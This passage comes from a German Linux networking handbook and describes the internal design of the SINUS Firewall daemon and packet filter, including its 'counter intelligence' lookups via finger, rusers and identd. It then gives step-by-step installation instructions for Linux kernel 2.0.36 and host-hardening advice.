Die Firewall Pipe ist eine "named pipe" und wird dazu benutzt, um diejenigen Daten, wie Variablen, dynamische Regeln von der Kopie des Firewall-Dämons zu erhalten. Da die Daten aus dem Firewall-Device zu dem laufenden Firewall-Dämon gehören, kann nur über dieses Ersatzdevice der Zustand der momentanen Kopie des Firewall-Dämons abgerufen werden. Diese steht unter der Kontrolle des SFC Programms.

Sehr wichtig ist zu erwähnen, daß der Firewall-Dämon niemals auf die Beendigung seiner Kinder (child) wartet. Damit keine Zombies entstehen, muß dieser immun gegen das Signal SIGCHLD sein. Er ignoriert dieses, da ein Returnwert der Children (error, successfully terminated) ohne Belang ist. Diese Verhalten veranlaßt das Betriebssytem, die Prozesstabelle zu bereinigen und belegte Plätze aus der Tablle zu entfernen. Das Aufsetzen der Signaltabelle erfolgt in der Funktion start_log.

Starten externer Befehle

Der Firewall-Dämon benutzt auf dem Host installierte Programme, um E-Mails o.ä. zu versenden, counter intelligence Programme zu starten, oder irgendwelche Prozesse auszuführen, die mit Userrechten ausgeführt werden können. Da der Firewall-Dämon ein unprivilegierter Prozess ist, kann er auch keine privilegierten Programme starten, oder Befehlsparameter übernehmen, die von einem anderen Host übermittelt wurden. Es sollte aber stets berücksichtigt werden, daß der Firewall-Dämon über die Kernelroutine "system()" Programme startet. Die Ausführung von Programmen übergeben an den Firewall-Dämon Rückgabewerte, die zu einem "buffer overflow" führen können. Aus diesem Grund

werden "control character" aus den Rückgabedaten herausgefiltert. Endlose Datenströme als Rückgabewert (dev/random) werden nach einem Timout beendet. Die maximale Zahl der Einträge in Prozeßtabellen ist begrenzt.

Der Ereignis Mechanismus

Der Firewall-Dämon muß viel mit Timeouts arbeiten. Da viele Ereignisse und deren Dauer von anderen Ereignissen abhängig sind, besitzt die Firewall einen Eventmanager. Timeouts werden hierin in einer linearen Liste festgehalten, der Event Queue (event_queue). Hierin werden auch Funktionsadressen und deren Parameter festgehalten. (struct timeout in sf_log.c). Um ein Ereignis hinzuzufügen, wird die add_event() Funktion benutzt. Sie benutzt den Alarm-Mechanismus und definiert den Timeout des nachsten Ereignisses. Wenn vom Signalhändler das SIGALARM Signal an die Funktion "catch_alarm()" gesendet wird, dann wird der nächstfolgende Timeout für einen Befehl abgearbeitet. Falls der Firewall-Dämon in diesem Moment zu beschäftigt sein sollte, wird die Ausführung des Befehls von der Funktion "process_alarm" ausgeführt. Der Firewall-Dämon wird hierzu unterbrochen.

Timeouts werden für folgende Funktionen eingesetzt:

- Entfernung dynamischer Regeln (remove_rule)
- Schreiben des Logfiles auf Festplatte (flush_log)
- Beendigung hängender Prozesse (kill_spy)

Timeouts sind in dem File sf_custom.h definiert und sollten entsprechend den Anforderungen beim Einsatz in Hochleisungs - Netzwerken angepaßt werden.

Error Handling

Der Firewall-Dämon schreibt alle Error - Meldungen in die Logfiles und sendet ggf. E-Mails an den User, z.B. wenn der freie Speicherplatz auf der Festplatte den Wert von 2 MByte unterschreitet. Wenn alle diese Funktionsaufrufe versagen, dann schreibt der Firewall-Dämon die letzten Meldungen auf die Konsole und unterbricht allen Netzwerkverkehr.

Vermeidung von doppelten Log-Einträgen

Der Firewall-Dämon übergibt Nachrichten sowohl an den SYSLOGD und schreibt in sein eigenes Logfile. Während der SYSLOGD automatisch mehrfache Einträge bereinigt (last message repeated...times), mußte dieses Verhalten in den Firewall-Dämon expliziert hinein programmiert werden. (flogf() Funktion). Wenn der Firewall einen Eintrag im Logfile vornimmt, so wird vorher überprüft, ob diese Nachricht bereits existiert. Falls dies zutrifft, wird ein Zähler angeworfen, der solange hochzählt, bis eine andere Nachricht erscheint. In diesem Falle werden in das Logfile die Zahl der Ereignisse und deren Dauer geschrieben, bevor die neue Nachricht geschrieben wird. Dies ist kein Schutz vor schnell wechselnden Angriffsmethoden mit wechselnden gespooften IP-Adressen. Hiergegen gibt es keinen Schutz. Für den Fall, daß keine Ereignisse eintreten, wird in ein Eintrag periodisch erzwungen, als Kontrolle der Funktionsfähigkeit der Log-Funktion.

Variablen und Timeouts

Variablen werden in einem Array des Typs **struct** gespeichert. Es ist für die korrekte Zuordnung der Variablen zu Netzwerken, Hosts... notwendig, daß jeder Eintrag als Struktur erfolgt. Es existieren zu jedem Variablennamen also eine Vielzahl von Untereinträgen. Um diese Unterteilung von Variablen vornehmen zu können, kann eine dynamische Liste von Hosts jeder einzelnen Variablen zugeordnet werden. Der Eintrag in das Array wird dann zu dem Kopf der Liste, dem Rooteintrag. In jedem Rooteintrag wird das Adressfeld nicht berücksichtigt. Es enthält aber die Summe aller Einträge in der Hostliste und die Timeout-Werte der jeweils am längsten lebenden Einträge darin. Wenn also ein Variable mit einem Timeout versehen wird (firewall.conf), wird der Wert 0 zurückgegeben. Hierbei ist im Gegensatz zu den dynamischen Filterregeln kein alarm oder Signal erforderlich. Wenn ein neues Element an die Liste der Hosts angefügt wird, wird die Liste zuerst nach Elementen durchsucht, die veraltet sind. Wenn ein solches gefunden wird, wird dieser Eintrag aufgefrischt, andernfalls wird ein neuer angelegt. Diese Funktionen befinden sich in dem File sf_daemon.c

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

14.26 Counter Intelligence

Die Files sf_spy.c enthält den Code für die "counter intelligence" Fähigkeiten der Firewall. Diese Funktion kann die Zuverlässigkeit der Firewall steigern.Der Firewall-Dämon überprüft die IP und den DNS-Namen des zugreifenden Hosts. Über diesen "double reverse lookup" kann die Firewall überprüfen, ob ein Host gespoofte (vorgetäuschte IP - Nummern) Adressen benutzt. Diese gespooften Adressen sind typisch für Cracker oder Fehlkonfigurationen. Hierzu kann der Firewall-Dämon weitere Untersuchungen am zugreifenden Host vornehmen. Ein verdächtiger Host wird dann alle SPY_TIMEOUT Minuten untersucht. Dieser Wert wird in sf_custom.h definiert. Die SPY Funktion ist in der Lage, eventuelle Angriffe von UNIX-Servern aus Rechenzentren festzustellen, und den User zu identifizieren. Hierfür sind folgende Methoden implementiert:

- finger
- rusers
- identd

Während **finger** und **rusers** einfach nur UNIX-Befehle sind, erfordert der identd eine spezielle Anpassung. Der Code befindet sich in der Datei sfidentd.c . Das Programm verbindet sich mit dem Host, der untersucht werden soll, und liefert entsprechend der RFC 1413 Informationen zurück.

Erweiterungen des Firewall-Dämons

Neue Schlüsselworte

Das Hinzufügen neuer Schlüsselworte zu der "notification" Struktur erfordert Änderungen im Parser und ein paar neue Zeilen in der Funktion "execute_notify" im File sf_daemon.c .

Erweiterung der "counter intelligence"

Diese Erweiterungen sind recht einfach zu implementieren. Eine Änderung in der finger Funktion (sf_spy.c) ist notwendig. Um einen Eintrag hinzuzufügen, genügt ein einfaches copy/paste der "rusers" Zeilen und eine Anpassung an die Befehle des verwendeten Programms.

Um weitere Möglichkeiten der Benachrichtigung des Users hinzuzufügen, ist es notwendig, die Größe des Files **fdarray** anzupassen (neben Logfile und E-Mail), und die num_fd Variable entsprechend anzupassen. Nun muß nur noch ein File - Descriptor geöffnet werden, der auf den Zielhost zeigt. Alles weitere erfolgt dann automatisch. Genaue Details befinden sich im Quellcode der finger Funktion (sf_spy.c)

14.27 Firewall Konfiguration

Die Firewall Konfiguration wird aus dem Konfigurationsfile (/etc/firewall.d/firewall.conf) ausgelesen, interpretiert und direkt in die Datenstrukturen des Firewall-Dämons eingelesen. Das Regelwerk wird über das Firewall-Device (/dev/firewall) an den Filter übergeben. Funktionen, die Regeln hinzufügen, löschen oder modifizieren, sind in der Datei sf_config.h definiert. Dieser Abschnitt beschreibt die Datenstrukturen im Firewall-Dämon. Die Datentypen sind in sf_global.h für den Firewall-Dämon und den Filter gemeinsam definiert. Definitionen allein für den Firewall-Dämon liegen in sf_config.h .

Filter Regeln

Der Parser speichert die Regeln in umgekehrter Reihenfolge in einer linearen Liste, sodaß dieser und der Kernel stets am Kopf der Liste Regeln hinzufügen können. Die ist insbesondere Notwendig für dynamische Firewallregeln. Die Zeiger für die Struktur der Variablen zeigt auf den Kopf der Liste. Jede Regel enthält einen Zeiger auf sich selber (ptr in union rule_id). Dieser Zeiger ist nur im Usermode definiert. Der Filter betrachtet diese ID als eindeutige Kennzeichnung für eine Regel. Hat der Filter eine Regel an den Firewall-Dämon übergeben, so kann der über die ID stets schnell auf die Regel erneut zugreifen, um dynamische Firewallregeln auszulesen, zu ändern o.ä.

Der Parser speichert die Kennzahl für den "notification level" in der Struktur level.num. Diese Levelnummer wird später in einen Zeiger auf die "notification" Struktur umgewandelt, unter Berücksichtigung der Konvertierungslevel in sf_config.c (convert_levels). Adressen, die von den Filterregeln benötigt werden, werden in einem Array sf_addr gespeichert. Jeder Eintrag in das Array besteht aus Adresse, Maske, Port, Portbereich...Nicht benötigte Werte werden auf NULL gesetzt. Die Struktur sf_fw zeigt auf dieses Array und benutzt hierzu einen Offset sowie Zählervariablen für Quell-IP, Ziel-IP und RIP Adresse. Die Struktur sf_addr[0].addr enthält die Zahl der IP - Nummern, die für das interne Netzwerk vergeben wurden. Die IP - Nummern werden in einem Array abgespeichert, welches mit 1 beginnt. Somit können Regeln, die sich auf die Schlüsselworte "inside" und "outside" beziehen, ohne Angabe der Portnummern auf den ersten Eintrag zeigen. Über Flags wird angezeigt, welches der beiden Schlüsselworte gültig ist.

Notification Struktur

Die Struktur "notification" enthält die Informationen über einen Level. Die unterschiedlichen Level werden in einer linearen Liste abgelegt, die die Variable "notify" als Anker benutzt. Die Struktur enthält Flags für die Benachrichtigung des SYSLOGD, e-Mail Benachrichtigung, SPY und RELEVEL. Nachrichten und Mailadressen werden in dynamisch zugeordneten Strings gespeichert. Für alle anderen Aktionen werden lineare Listen eingesetzt, daher ist die Zahl der in der Firewall Konfiguration enthaltenen Befehle beliebig, sie wird nur durch das zu Verfügung stehende RAM begrenzt. Befehle, wie let, if, exec...können somit in einem einzigen "notification level" in beliebiger Anzahl definiert werden.

Der Level "relevel" wird wie ein "notification level" behandelt. Die Befehle "let" und "if" werden in einer Kette (let_if_chain) abgespeichert, damit diese stets in der richtigen Reihenfolge ausgeführt werden. Somit ist stets sichergestellt, daß "let if" Definitionen beliebig geschachtelt werden können. Die Tiefe aller Verschachtelungen ist nicht begrenzt.

Während das Konfigurationsfile abgearbeitet wird, zeigen die Variablen nicht immer auf die "notification structure", die ja gerade aufgebaut wird. Da "if" Befehle beliebig geschachtelt werden können, erfordert der Aufbau einer "if" Kette (if_chains) eine weitere Routine. Die Variable iftmp zeigt stets auf den niedrigsten Eintrag der if Struktur, die zu der zugehörigen "notification structure" gehört.

Konfiguration des Filters

Nach dem Einlesen des gesamten Konfigurationsfiles wird jede statische Regel an den Filter übergeben. Hierzu wird die Funktion sf_config_add eingesetzt. Die Funktion sf_config_addr übergibt das Array von Adressen in einem Stück. Der Firewall-Dämon überprüft dann die dynamischen Regeln. Immer dann, wenn eine dynamische Regel aktiviert wird, muß diese an den Filter übergeben werden. Wenn deren Gültigkeitszeitraum überschritten ist, wird die an die Funktion sf_config_delete übergeben und gelöscht. Das Array der IP-Adressen muß hierzu neu übergeben werden. Das ist immer dann erforderlich, wenn dessen Inhalte sich aufgrund einer Änderung der Regeln mit verändern. Die Funktion sf_config_clear löscht alle Filterregeln, bevor neue Regeln in den Filter geladen werden.

Zwei weitere Funktionen werden vom SFC Programm benutzt: sf_config_flush und sf_config_flush_all. Während die Funktion sf_config_flush_all die HASH Einträge aller aktiven TCP Verbindungen löscht, löscht die Funktion sf_config_flush nur diejenigen, die nicht erlaubt sind, entsprechend dem Regelwerk in der Firewall-Konfiguration.

14.28 Der Packetfilter

In diesem Abschnitt sind alle Details des eigentlichen Filters beschrieben (sf_filter.c). Jedesmal, wenn ein IP Paket gesendet oder empfangen wird, wird die Funktion sf_check_packet aufgerufen. Die Parameter sind ein Zeiger auf den Beginn des IP Headers, ein Zeiger auf das Device (Netzwerkinterface) und ein Feld von Flags, die anzeigen, ob eine Paket gesendet, empfangen oder weitergeleitet wird (forward). Die Funktion wird in den Files ip.c und tcp.c des Kernels aufgerufen. Die Rückgabewerte sind in den Files sf_kernel.h definiert, und informieren den Kernel darüber, ob ein Paket gelöscht, weitergeleitet oder eine ICMP Nachricht ausgesendet werden muß. Die Filterfunktion benachrichtigt den Kernel schnellstmöglich darüber, ob ein Paket erlaubt oder verboten ist. Die Filterfunktion führt nicht alle Tests in jedem Fall durch. Einige können vom Kernel übernommen werden (IP_defrag...).

Address Spoofing

Das erste Paket eines Hosts wird auf **address spoofing** hin überprüft. Für den Fall, daß es nicht vom Loopback Interface stammt, aber dort als Quelladresse oder Zieladresse die Loopbak Adresse eingetragen ist, wird das Paket verworfen. Wenn das Paket von der Firewall selber stammt, also eine IP-Adresse der Netzwerkinterfaces besitzt, oder Quell-und Zieladresse eine lokale IP - Nummer besitzen, ist nur noch der anti spoof test erforderlich. Dann kann das Paket passieren, und der Filter gibt den Wert SF_RC_ACCEPT zurück.

Nun muß in der HASH-Queue überprüft werden, ob das Interface internal oder external ist. Findet sich kein Wert in der HASH Queue, so wird die Funktion sf_inside() aufgerufen. Sie überprüft, ob die Interface-Adresse mit der **internalnet** Adresse übereinstimmt. Das Ergebnis wird in die HASH Queue geschrieben, es wird später ausgewertet.

Wenn ein Paket empfangen wird, wird die Quelladresse für eine Überprüfung des Quellcodes herangezogen, andernfalls wird die Zieladresse benutzt. Wenn die Adressen nicht der Adresse eines Hosts und nicht der des Loopback Interfaces entsprechen, müssen die Paketadressen und Interface Adressen entweder internal oder external sein. Wenn adress spoofing entdeckt wird, werden die internen Firewallregeln RULE_SPOOF_RECV oder RULE_SPOOF_XMIT aktiv. Die enthaltenen Informationen werden an den Firewall-Dämon übergeben. Die weiteren Paketinformationen werden dann verworfen.

Für den Fall, daß ein Paket weitergeleitet wird, kann die weitere Überprüfung nach der Überprüfung auf spoofing entfallen.

Fragmentierung

Wenn ein Fragment Offset in dem IP-Header gesetzt ist, wird die Paket-ID als HASH-Wert mit evtl. Einträgen in vorangegangenen Paketen verglichen und dem Filter mitgeteilt, ob ein Paket passieren darf, oder nicht. Die Einträge in der HASH Queue sind dem Timeout - Mechanismus unterworfen, der diese

löscht, wenn längere Zeit keine Pakete mehr erfolgreich die Firewall durchlaufen haben. Der Timeout-Zähler beginnt von Neuem, wenn der Vergleich positiv war. Das Fragment muß auch hier nicht weiter überprüft werden, es wird automatisch intern weitergeleitet. Mit dem Eintreffen eines fragmentierten Paketes und dem Aufruf der Funktion SF_CHKFRAG wird ein neuer Eintrag in die HASH Queue vorgenommen, und der Timer zurückgesetzt.

TCP

Zugelassene TCP Verbindungen werden in HASH Queues gespeichert. Der HASH Schlüssel berechnet sich aus der Summe von Quelladresse, Zieladresse, und den zugehörigen Portnummern, modulo der im Quellcode angegebenen Primzahl (499 in sf_filter.c). Die Adressen sind zuvor in 32 Bit Integerwerte konvertiert worden. Die HASH Tabelle enthält den Status einer TCP Verbindung. Der Filter kann so schnell bestimmen, ob eine Verbindung besteht, ein Host die Verbindung abbrechen möchte, die Verbindung beendet ist.....

Ein eintreffendes Paket, welches einen Verbindungswunsch anzeigt, hat das SYN Flag gesetzt, nicht aber das ACK Flag. In diesem Falle ist die TCP Verbindung noch nicht in der HASH Queue gespeichert, mit Ausnahme von FTP Verbindungen. Der Rest des TCP Paketes wird übergangen und das TCP Paket wird auf Verletzungen gegen die Regeln überprüft.

Für den Fall, daß das TCP Paket zulässig ist, wird es mit den in der HASH Queue gespeicherten Pakete verglichen. Gehört es nicht zu anderen Paketen, so wird es verworfen. Es wird den Filter nicht passieren.

Angenommen, daß TCP Paket gehört zu einer erlaubten Verbindung. Das Paket muß dann überprüft werden, ob dieses Paket eine FTP - Verbindung darstellt. Dies wird durch Durchsuchung des Inhaltes nach dem "PORT" Befehl festgestellt. In diesem Falle wird ein neuer HASH Eintrag erzeugt. An dieser Stelle ist es möglich, weitere Protokolle zu implementieren, z.B. RPC, welches für Windows NT PDC, RSYNC, RSH....notwendig ist. Der Rest des TCP Codes ist selbsterklärend. Das Statusfeld und der Timer- Mechanismus sind entsprechend dem Mechanismus zu Behandlung der Flags im TCP Header implementiert.

Es ist möglich, zu einer bestehenden TCP Verbindung einen Timeout hinzuzufügen. Hiermit kann man Einträge in der HASH Queue löschen, die unterbrochen wurden, oder zu lange Wartezeiten zwischen den Paketen besitzen. Um dieses zu tun, muß bei der Herstellung einer Verbindung ein Timer initialisiert werden, der jedesmal, wenn ein Paket einer gültigen Verbindung passiert, von neuem beginnt, zu zählen (reset). Sicherlich würde dieser Mechanismus die Effektivität der Firewall beeinträchtigen und hängende Verbindungen möglicherweise unnötig beenden.

Filterregeln

Für höhere Effizienz der Firewall werden nur neue TCP Verbindungen und Nicht-TCP Pakete analysiert. Die lineare Liste des Regelwerkes in der Firewall wird der Reihe nach mit dem Inhalt des Datenpaketes verglichen. Sobald eine Regel zutrifft, wird das Paket für weitere Untersuchungen markiert und gespeichert.

Die erste Untersuchung (Inspektion) gilt dem Protokoll. Die Protokollfelder des Regelwerkes werden mit denen des Paketes verglichen.

IGMP und ICMP Pakete werden einer gesonderten Untersuchung unterworfen, in der festgestellt wird, ob der Typ in den Regeln enthalten ist. Dieses muß in einem "switch" Statement (C,C++) erfolgen, weil eventuell weitere Typen in dem Paket in einer Bitmap enthalten sein könnten.

RIP Pakete werden ebenfalls einer gesonderten Behandlung unterzogen. Für den Falls das das Paket ein UDP Paket ist, und auf Port 520 zugreift, dann wird die Funktion check_rip() aufgerufen, um zu ermitteln, ob alle angekundigten Ziele in dem Regelwerk aufgelistet sind.

An dieser Stelle können beliebige Tests für Nicht TCP Protokolle eingefügt werden, z.B. weitere Routingprotokolle, wie OSPF...

Nach dem Test auf TTL, IP Optionen werden Quell- und Zieladresse, Ports...durch die Funktion sf_addr_match() auf Verletzungen der Regeln untersucht. Hier sind erklärende Kommentare im Quellcode eingefügt. Am Ende aller Untersuchungen zeigt die Variable "rule" auf die zutreffenden Regeln, oder auf NULL, wenn keine der Regeln zutreffend ist. Wenn eine Regel auf ein TCP Paket zutrifft, dann wird ein Eintrag in der HASH Queue für diese Verbindung vorgenommen. Wenn dann keine Log-Einträge mehr abzuarbeiten sind, kann der Filter seine Arbeit beenden.

Log Einträge

Der Transfer der Log-Einträge vom Filter zum Firewall-Dämon erfolgt über einen Puffer im Firewall-Device. Falls der Puffer voll ist, werden alle Pakete verworfen, egal ob die Filterregeln zutreffen, oder nicht. Für die betroffenen Hosts erscheint dieses so, als wenn Pakete aus unbekannten Gründen verlorengegangen sind.

Log-Einträge bestehen aus dem Rückgabewert, der Regel ID, dem Namen des Devices und den ersten 176 Bytes des Paketes. Die Größe wurde so gewählt, daß zumindest alle Protokollheader aufgezeichnet werden, und die Gesamtgröße der Log-Struktur die maximale Größe für eine Speicherseite nicht überschreitet (Siehe sf_filter.h).

Nun wird der Firewall-Dämon aufweckt, damit die Filterfunktion den Rückgabewert einer zutreffenden Regel übergeben kann.

Konfiguration und Kontrollroutinen

Wann immer das SFC Userprogramm gestartet wird, um Konfigurationen vorzunehmen, werden alle Informationen des Firewall-Dämons über das Firewall-Device an den Filter übergeben. Das Device ruft die Funktion sf_write_config() (in sf_filter.c) auf. Die Funktion fordert neuen Speicherraum an, und kopiert den gesamten Puffer hinein. Es muß berücksichtigt werden, daß der C-Compiler z.B. um 1025 Byte zu speichern, 2048 Byte anfordert. Wenn also ein bestehender Buffer von knapp über 1 MByte Größe kopiert werden muß, daß ca. 4 MByte tatsächlich benötigt werden. Die Firewall ist also immer mit genügend RAM auszustatten. Danach wird der Befehl interpretiert und die entsprechende Funktion aufgerufen.

sf_init() wird aufgerufen, wenn das Kernel Filtermodul eingefügt wird, um die HASH Queues zu initialisieren.

sf_del_all_timers wird aufgerufen, wenn das Filtermodul entladen wird. Alle aktiven Timer müssen

beendet werden, damit Speicherplatz korrekt wieder freigegeben werden kann.

sf_clear, sf_add, sf_replace und sf_delete werden aufgerufen, um die lineare Liste des Regelwerkes bearbeiten zu können, sf_flush and sf_flush_all sind bereits in ihren Funktionen beschrieben worden.

Wenn immer der Befehl SF_COMMAND_FW_ADDR eingegeben wird, wird der Buffer kopiert. Hierfür ist die Funktion sf_write_config zuständig. Die Funktionen sf_rule_first und sf_rule_next werden für die Übergabe der Konfiguration an den aktuellen SFC Prozeß bei der Eingabe von "SFC SHOW" benötigt. Die nächste Regel, die übergeben wird, ist in rule_first_next gespeichert. Die Konfiguration wird also an den Filter übergeben, obwohl der Firewall-Dämon alle geraden aktiven Regeln kennt. Nur so kann der User sicher sein, daß die Ausgabe der momentanen Filterregeln, Variablen und Zustände auch tatsächlich dem momentanen Zustand der Firewall zu einem bestimmten Zeitpunkt entspricht. Die etwas schlechtere Performance während dieses Zeitpunktes der Abfrage ist hier nicht so wichtig, da der Befehl "SFC SHOW" nicht so häufig ausgeführt wird.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

15. SINUS Firewall Installation

Die Installation der SINUS Firewall wird nun im Folgenden detailliert erklärt. Hierzu sind Kenntnisse zur Kompilation erforderlich, die im Detail im Kapitel über **IPFWADM** erklärt wurden. Danach muß nur noch die Konfigurationsdatei angepaßt werden, und die Firewall in den Kernel eingebunden werden. Weit komplexer ist aber die Installation von ENSkip im Kernel 2.0.36 und die Installation des JAVA Runtime Moduls auf einer Arbeitsstation unter Windows, damit man die Firewall über das JAVA Interface administrieren kann.

15.1 Änderungen im Kernel

Die Installation der SINUS Firewall erfordert kleine Änderungen im Kernel des Betriebssystems, vornehmlich um ein Kommunikationsinterface für die Echtzeitkontrolle des Firewallmoduls zu schaffen. Hierzu wird empfohlen, den LINUX Kernel 2.0.36 und die ältere libc5.4.xx einzusetzen. Eingriffe in Form von Patches sind nicht notwendig, es wird aber nach der Neukompilierung ein Treiber als Modul hinzugefügt. Der Kernel sollte mit folgenden Optionen neu kompiliert werden:

- Network firewalling
- TCP/IP networking
- IP forwarding
- IP firewalling
- IP: Always defragment
- IP: Optimize as router not host

Andere Optionen, wie IP masquerading oder IP aliasing können akiviert oder deaktiviert sein, sie beeinflussen in keiner Weise die Funktionsweise der Firewall. Es ist aber möglich, daß die SINUS Firewall andere Funktionen deaktiviert. Genaue Anweisungen hierzu später

Für Firewall -Cluster oder Fernwartung aus anderen Netzen wird dringendst empfohlen, ENskip (SUN SKIP) als IPsec Layer für die verschlüsselte Kommunikation der Firewalls untereinander oder zum Fernwartungs-Host einzusetzen. Die Installation ist ungleich viel komplizierter, da hierbei wesentliche Änderungen im Kernel in Form von Patches vorzunehmen sind. Siehe hierzu auch Kapitel Einstellungen zu Kernel Optionen Desweiteren müssen Zertifikate erstellt werden. Hierzu weiteres später.

15.2 Entpacken des Firewall Quellcodes

Die Firewall besitzt für alle unterstützte Prozessoren denselben Quellcode. Dieser befindet sich in sifi-1.0.tar.gz und muß mit "tar -xzvf sifi-1.0.tar.gz" entpackt werden. Ein Einzelfällen könnte es notwendig sein, "tar" oder "gzip" nachzuinstallieren. Es erscheint ein Verzeichnis sifi-1.0. Hier befinden sich die Quellcodes. Mit "cd sifi-1.0" befindet sich man nun im korrekten Verzeichnis. Es müssen evtl. einige Anpassung in folgenden Files vorgenommen werden:

```
include/sf_config.h
#define SF_TRUSTED_CNT_MAX 20     Hier werden die TRUSTED Hosts begrenzt
#define SF_FRIENDS_CNT_MAX 50     Hier werden die FRIENDS Hosts begrenzt
#define SF_VAR_CNT_MAX  200       Begrenzung der Zahl der Variablen

include/sf_global.h
#define SF_ADDRESS_CNT_MAX 340    Hier werden die Zahl der Clients begrenzt
#define NUM_PROC_ENTRIES 21       Hier wird die Zahl der PROC-Einträge bestimmt
#define SF_TCP_HASH_SIZE 499      Für viele Verbindungen muß die Zahl
hochgesetzt werden. Es muß immer ca. Faktor 2 größer sein, als die Zahl der
Verbindungen. Damit der HASH Mechanismus funktioniert, muß immer eine
Primzahl gewählt werden.

include/sf_custom.h.in
#define CONF_DIR        "/etc/firewall.d/"       Pfad der Konfigurationsfiles
#define LOG_DIR         "/var/log/"              Pfad der Logfiles
#define RUN_DIR         "/var/run/"              Pfad der PID und PIPES
#define LOG             LOG_DIR"firewall"        File für Logfiles
#define SPY_LOG         LOG_DIR"firewall.spy"    SPY Logfiles
#define REPORT          LOG_DIR"firewall.report" Firewall Report

#define LOG_WIDTH       132                      Breite der Logeinträge
#define PID_FILE        RUN_DIR"firewall.pid"    ProzessID
#define IPIPE           RUN_DIR"firewall.in"     Pipe für Lesen
#define OPIPE           RUN_DIR"firewall.out"    Pipe zum Schreiben
#define SFIDENT         BIN_PREFIX"/sfident"     Pfad zum Identd

#define PASSWD        CONF_DIR"firewall.passwd"  File für Paßworte
#define DEFAULT_CONFIG  CONF_DIR"firewall.conf"  Konfigurationsfile
#define GENERATED_CONFIG CONF_DIR"firewall.conf.new" Überarbeites
Konfigurationsfile

#define DEVICE          "/dev/firewall"          Firewall - Device
#define MAIL            "@MAILER@"               Sendmailprogramm
#define FINGER          "@FINGER@"               Fingerprogramm
#define FINGER_ARG      "-pl"                    Optionen zu Finger
#define SPY_USING_RUSERS                         Remote-User Identifikation
#define RUSERS          "@RUSERS@"               Remote-User
#define RUSERS_ARG      "-al"                    Argumente zu Remote-User

#define MAX_REPEATS     100            Alle 100 Ereignisse 1 Logeintrag
#define MAX_HOLD        2*60           Verzögerungswert für Wiederholungen
```

```
#define SPY_TIMEOUT     5*60            SPY Einträge alle 5 Minuten

#define MAX_CLIENTS     5               Maximale Zahl der gleichzeitigen
Clients. Für viele Clients müssen die Zahlen der TCP Verbindungen und der
HASH Wert stark vergrößert werden.

#define CLIENT_TIMEOUT  300             Wenn der Client hängt...
```

Zum Aufbau eines Hochleistungs-Firewall, die fragmentierte Pakete entgegennimmt, muß die Zahl der HASH Einträge auf hohe Werte gesetzt werden, z.B. 15383. Warnung: Bei zu hohen Werten und zuwenig Memory werden alle Verbindungen abgebrochen. Die Zahl der Clients ist selber zu bestimmen. Beim Einsatz in schnellen Netzwerken sollte der Timeout heruntergesetzt werden.

Nun sollte ein User firewall und eine Gruppe firewall angelegt werden. In dem File /etc/passwd sollte sich dann folgender Eintrag befinden:

firewall:x:888:888::/dev/null:/bin/false

In der Datei /etc/group sollte folgende Gruppe angelegt werden:

firewall:x:888:

Anpassung des Linux Kernels

Der aktuelle Kernel muß folgende Optionen zumindest aktiviert haben. Für genaue Erklärungen, welche Optionen im Kernel was bewirken, siehe Kapitel ref id="kerneloptionen">

- Loadable module support
- Networks firewall support
- IP Routing
- IP Accouting
- IP Forwarding
- IP Firewalling
- Always defragment
- optimize as router not host

Hier zu wechselt man in das Verzeichnis **/usr/src/linux** und startet das Konfigurationsprogramm mit **make menuconfig** . Falls der Kernel sich in einem anderen Verzeichnis befinden sollte, muß auch die Datei **make.options** im Verzeichnis sf-1.0 angepaßt werden. Nach der Konfiguration des Kernels muß dieser kompiliert werden: **make clean; make dep; make zImage** . Nach ein paar Minuten ist der Kernel fertig kompiliert. Mit cp /usr/src/linux/arch/i386/boot/zImage /boot/vmlinuz wird der gerade aktuell Kernel überschrieben. Damit der Bootmanager auch den neuen Kernel erkennt, genügt die Eingabe von "lilo". Beim nächsten Bootvorgang ist der neue Kernel aktiv.

Nun kann die Firewall kompiliert und installiert werden:

- ./configure
- make dep
- make
- make install

Es werden die Files sfc, sfident und sf.o generiert. make install erzeugt das eigendliche Firewall-Device, die Firewall-Pipe und kopiert die Programme an ihren endgültigen Platz in /usr/lib/

Wichtig ist nun das Konfigurationsfile in /etc/firewall.d/firewall.conf. Hier müssen die Beispiele aus dem samples Verzeichnis angepasst und mit cp samples/Beispiel.conf nach /etc/firewall.d/firewall.conf kopiert werden.

Nun muß das Kernelmodul dem Betriebssytem hinzugefügt werden: insmod sf

Die Firewall kann nun gestartet werden: sfc start

Um den Verkehr überwachen zu können, kann man folgende Befehle testen:

tail -f /var/log/firewall

Die Firewall läßt sich so wieder anhalten: sfc stop; rmmod sf

Das Control Panel läßt sich so starten: sfControl

Warnung: Bei geladenem Kernelmodul ist jedes forwarden von Paketen unterbunden (default policy), nach dem Entfernen des Moduls besteht die Möglichkeit, daß die Firewall völlig transparent ist, da Kernel forwarding aktiviert wurde. Empfohlen ist, während der Konfiguration der Firewall das Kabel in Richtung Internet zu ziehen.....

Zur Sicherheit des Firewall Hosts sollte man folgende Dinge beherzigen:

- Es sollte genügend Festplattenplatz zur Verfügung stehen
- Es sollten keine User accounts vergeben werden
- Remote Login´s sollten verboten sein. Hier zu sind alle User zu löschen (außer root), die Datei /etc/securettys, und die Konsolen-Variablen in /etc/login.defs anzupassen. Zusätzlich sollte man die Datei nologin in / mit touch /nologin anlegen.
- Alle RPC und unbenötigte Dienste sind aus der Datei /etc/inetd.conf zu entfernen. Aktive Dienste lassen sich mit netstat -a anzeigen.
- Die Datei /etc/services sollte durch die mitgelieferte Datei ersetzt werden. Die Rechte sollten mit chmod 0644 /etc/services korrekt gesetzt werden.
- Als Mailerdämon sei postfix oder qmail emfohlen, alternativ eigenen sich auch smap und smapd. Von smail und sendmail ist dringend abzuraten.
- Zur überwachung der Firewall auf Veränderungen der Dateien sollte tripwire eingesetzt werden. Um die Datenbank der Prüfsummen unveränderbar aufzubewahren, kann man diese auf eine mit **Minix** formatierte Diskette kopieren, den Schreibschutz aktivieren und diese dann in ein Verzeichnis mounten. Im BIOS Setup sollte dann die Bootsequenz auf C: A: eingestellt werden.
- Es sollten folgende Cronjobs aktiviert werden:
  - Je nach Mailerdämon ist die Mailqueue im 10 Minuten Interwall zu leeren
  - sfc start sollte alle 5 Minuten laufen. Falls einmal der Firewall-Dämon abstürzen sollte, wird er dann automatisch neu gestartet
